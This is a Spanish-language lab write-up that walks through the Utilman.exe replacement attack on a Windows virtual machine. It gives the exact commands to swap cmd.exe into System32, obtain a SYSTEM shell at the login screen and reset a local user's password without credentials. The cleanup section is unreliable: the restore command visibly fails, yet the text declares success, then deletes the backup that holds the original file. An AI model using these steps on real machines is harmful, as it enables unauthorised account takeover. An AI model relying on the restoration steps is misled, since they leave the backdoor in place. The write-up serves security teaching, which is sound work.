


Bypass de autenticación en Windows mediante reemplazo de Utilman.exe

Objetivo: Demostrar una vulnerabilidad de seguridad en Windows que permite el cambio de contraseña sin credenciales previas, y restaurar el sistema a su estado original.

1. Introducción

En sistemas Windows, el archivo Utilman.exe (Utility Manager o Administrador de utilidades) es el responsable de lanzar el Centro de accesibilidad al hacer clic en su icono en la pantalla de inicio de sesión. Este programa se ejecuta con privilegios de **SYSTEM** (el nivel más alto) **antes** de que el usuario inicie sesión,.

Si un atacante consigue reemplazar este ejecutable por cmd.exe (el Símbolo del sistema), obtendrá una terminal con privilegios máximos sin necesidad de introducir ninguna contraseña.



2. ¿Qué es Utilman.exe y por qué es vulnerable?

Característica	Explicación
Nombre del archivo	Utilman.exe
Ubicación	C:\Windows\System32\Utilman.exe
Función normal	Abrir el Centro de accesibilidad (lupa, narrador, teclado en pantalla, etc.)
¿Quién lo ejecuta?	El sistema operativo, al hacer clic en el icono de accesibilidad
¿Cuándo se ejecuta?	Antes de iniciar sesión, en la pantalla de bienvenida
¿Con qué permisos?	SYSTEM (el nivel más alto, superior a Administrador)

La vulnerabilidad:

Si conseguimos que Windows ejecute cmd.exe **en lugar de** Utilman.exe, obtendremos una terminal con permisos SYSTEM sin necesidad de contraseña.

3. Fase de ataque: Instalación del exploit

3.1 Arranque desde el ISO de Windows

1. Configuramos la máquina virtual para arrancar desde el **ISO de instalación** de Windows (como si fuéramos a reinstalar el sistema).
2. Al llegar a la primera pantalla (selección de idioma), **no hacemos clic en "Siguiente"**.

¿Por qué arrancamos desde el ISO?

Porque desde dentro de Windows no podemos modificar Utilman.exe fácilmente, ya que está protegido por el sistema (TrustedInstaller). En cambio, desde el entorno de instalación no hay esas protecciones.

3.2 Apertura del Símbolo del sistema

Presionamos la combinación de teclas:

Mayús (Shift) + F10

Esto abre una ventana de CMD con permisos elevados desde el entorno de recuperación.

3.3 Identificación del disco donde está Windows

En el CMD escribimos:

diskpart

list volume

Observamos la salida. En nuestro caso:

Volume n	Let ra	Etiquet a	Siste ma	Tama ño	Qué es
0	D	ESD- ISO	UDF	4,6 GB	El ISO de instalación
1	C	(vacío)	NTFS	49 GB	El disco duro (Windows)

Conclusión: Windows está en la unidad C:

```
DISKPART> list volume
```

Núm Volumen	Ltr	Etiqueta	Fs	Tipo	Tamaño	Estado	Info
Volumen 0	D	ESD-ISO	UDF	CD-ROM	4692 MB	Correcto	
Volumen 1	C		NTFS	Partición	49 GB	Correcto	
Volumen 2			FAT32	Partición	100 MB	Correcto	Oculto
Volumen 3			NTFS	Partición	559 MB	Correcto	Oculto

```
DISKPART>
```

Salimos de diskpart:

exit

3.4 Navegación a System32 y reemplazo del archivo

C:

cd C:\Windows\System32

ren Utilman.exe Utilman.exe.back

copy cmd.exe Utilman.exe

```
X:\Sources>C:

C:\>cd C:\Windows\System32

C:\Windows\System32>ren Utilman.exe Utilman.exe.back

C:\Windows\System32>copy cmd.exe Utilman.exe
1 archivo(s) copiado(s).

C:\Windows\System32>
```

Explicación de cada comando:


Comando	¿Qué hace?	¿Por qué lo hacemos?
C:	Cambiar a la unidad C	Windows está instalado aquí
cd C:\Windows\System32	Moverse a la carpeta System32	Aquí está Utilman.exe
ren Utilman.exe Utilman.exe.back	Renombrar el archivo original	Guardamos una copia de seguridad para poder restaurarlo después
copy cmd.exe Utilman.exe	Copiar cmd.exe con nombre Utilman.exe	Ahora al hacer clic en accesibilidad se abrirá un CMD

3.5 Reinicio sin el ISO

1. Cerramos el CMD y la ventana del instalador.
2. Apagamos la VM.
3. **Desmontamos el ISO** (quitamos el CD/USB virtual).
4. Arrancamos la VM.

4. Fase de explotación: Cambio de contraseña

1. En la pantalla de inicio de sesión, vemos la cuenta del usuario (carles en nuestro caso).
2. Hacemos clic en el **icono de accesibilidad** (esquina inferior derecha).



3. **En lugar del menú de accesibilidad, se abre una ventana de CMD con permisos SYSTEM.**

¿Por qué funciona? Porque el archivo Utilman.exe que ejecuta Windows ahora no es el original, sino una copia de cmd.exe. El sistema operativo no sabe la diferencia porque el nombre del archivo es el mismo.

4. Dentro de ese CMD escribimos: net user carles *

Explicación del comando:

- net user → comando para gestionar usuarios de Windows
- carles → nombre del usuario cuya contraseña queremos cambiar
- * → significa "pregúntame la nueva contraseña sin mostrarla en pantalla"

El sistema nos pide la nueva contraseña dos veces (no se ve mientras escribimos, es una medida de seguridad). Y una vez introducida la nueva contraseña veremos que el cambio de contraseña ha funcionado correctamente.



```
C:\Windows\system32\utilman.exe
El sistema no puede encontrar el texto del mensaje para el mensaje número 0x2350 e
ion.

(c) Microsoft Corporation. Todos los derechos reservados.
No hay suficientes recursos de memoria disponibles para procesar este comando.

C:\Windows\system32>net user carles *
Escriba una contraseña para el usuario:
Vuelva a escribir su contraseña para confirmarla:
Se ha completado el comando correctamente.

C:\Windows\system32>
```

Por lo tanto si ahora cerramos el CMD y escribimos la nueva contraseña para iniciar sesión estaremos dentro de la cuenta del usuario.



5. Fase de limpieza: Restauración de Utilman.exe original

Una vez dentro del sistema, restauramos el archivo original para eliminar el exploit y dejar el sistema como estaba.

5.1 Abrir CMD como administrador

Hacemos clic derecho en el botón de Inicio → **Terminal (Administrador)** o **Símbolo del sistema (Administrador)**.

5.2 Tomar propiedad del archivo de respaldo

```
cd C:\Windows\System32
```

```
takeown /f Utilman.exe.back
```

```
C:\Windows\system32>takeown /f Utilman.exe.back
CORRECTO: el archivo (o carpeta): "C:\Windows\system32\Utilman.exe.back" ahora es propiedad del usuario "DESKTOP-4797GCS\carles".
C:\Windows\system32>
```

¿**Por qué?** Windows protege archivos críticos mediante el servicio **TrustedInstaller**, que tiene permisos superiores al administrador. takeown nos da la propiedad del archivo para poder modificarlo.

5.3 Otorgarnos permisos totales

```
icacls Utilman.exe.back /grant "%USERNAME%":F
```

¿**Qué hace icacls?** Modifica los permisos de acceso a archivos.

/grant "%USERNAME%":F → le da a nuestro usuario permisos totales (F = Full control).

```
C:\Windows\system32>takeown /f Utilman.exe.back
CORRECTO: el archivo (o carpeta): "C:\Windows\system32\Utilman.exe.back" ahora es propiedad del usuario "DESKTOP-4797GCS\carles".
C:\Windows\system32>icacls Utilman.exe.back /grant "%USERNAME%":F
archivo procesado: Utilman.exe.back
Se procesaron correctamente 1 archivos; error al procesar 0 archivos
```

5.4 Restaurar el archivo original

```
ren Utilman.exe.back Utilman.exe
```

¿**Qué hace?** Cambia el nombre de Utilman.exe.back a Utilman.exe, recuperando así el archivo original del Centro de accesibilidad.

```
C:\Windows\system32>ren Utilman.exe.back Utilman.exe
Ya existe un archivo con el mismo nombre
o no se ha encontrado el archivo.
```

5.5 Verificación de la restauración

```
dir Utilman.exe*
```

Debe mostrar Utilman.exe (el original restaurado). Vemos en la imagen que si que aparece.

```
C:\Windows\system32>dir Utilman.exe*
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 04D1-A0A8

Directorio de C:\Windows\system32

04/12/2023  04:46                289.792 Utilman.exe
04/12/2023  04:46                126.464 Utilman.exe.back
                2 archivos                416.256 bytes
                0 dirs  25.241.751.552 bytes libres

C:\Windows\system32>_
```

Vemos en la anterior imagen que si que aparece. Por lo tanto ya podemos borrar el backup. del Utilman.exe.back

```
C:\Windows\system32>del Utilman.exe.back

C:\Windows\system32>dir Utilman.exe*
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 04D1-A0A8

Directorio de C:\Windows\system32

04/12/2023  04:46                289.792 Utilman.exe
                1 archivos                289.792 bytes
                0 dirs  25.242.275.840 bytes libres

C:\Windows\system32>
```

5.6 Prueba final

Reiniciamos la VM. En la pantalla de inicio de sesión, al hacer clic en el icono de accesibilidad **debe aparecer el menú normal** (lupa, narrador, teclado en pantalla), **no el CMD**.

6. Conclusión

Hemos demostrado una vulnerabilidad clásica pero muy efectiva en sistemas Windows sin protecciones adicionales (como BitLocker o Secure Boot).

El ataque permite:

- Obtener una terminal con privilegios SYSTEM antes del inicio de sesión.
- Cambiar la contraseña de cualquier usuario local.
- Acceder al sistema completamente sin conocer la contraseña original.

También hemos mostrado cómo dejar el sistema limpio:

- Restaurando el archivo original mediante takeown, icacs y ren.
- Verificando que el Centro de accesibilidad vuelve a funcionar normalmente.

Este ejercicio refuerza la importancia de:

- Cifrado de discos (BitLocker).
- Configuración segura del arranque (Secure Boot).
- Control de acceso físico a los equipos (o a las consolas de máquinas virtuales).
- Conocer las herramientas del sistema para poder defenderlo.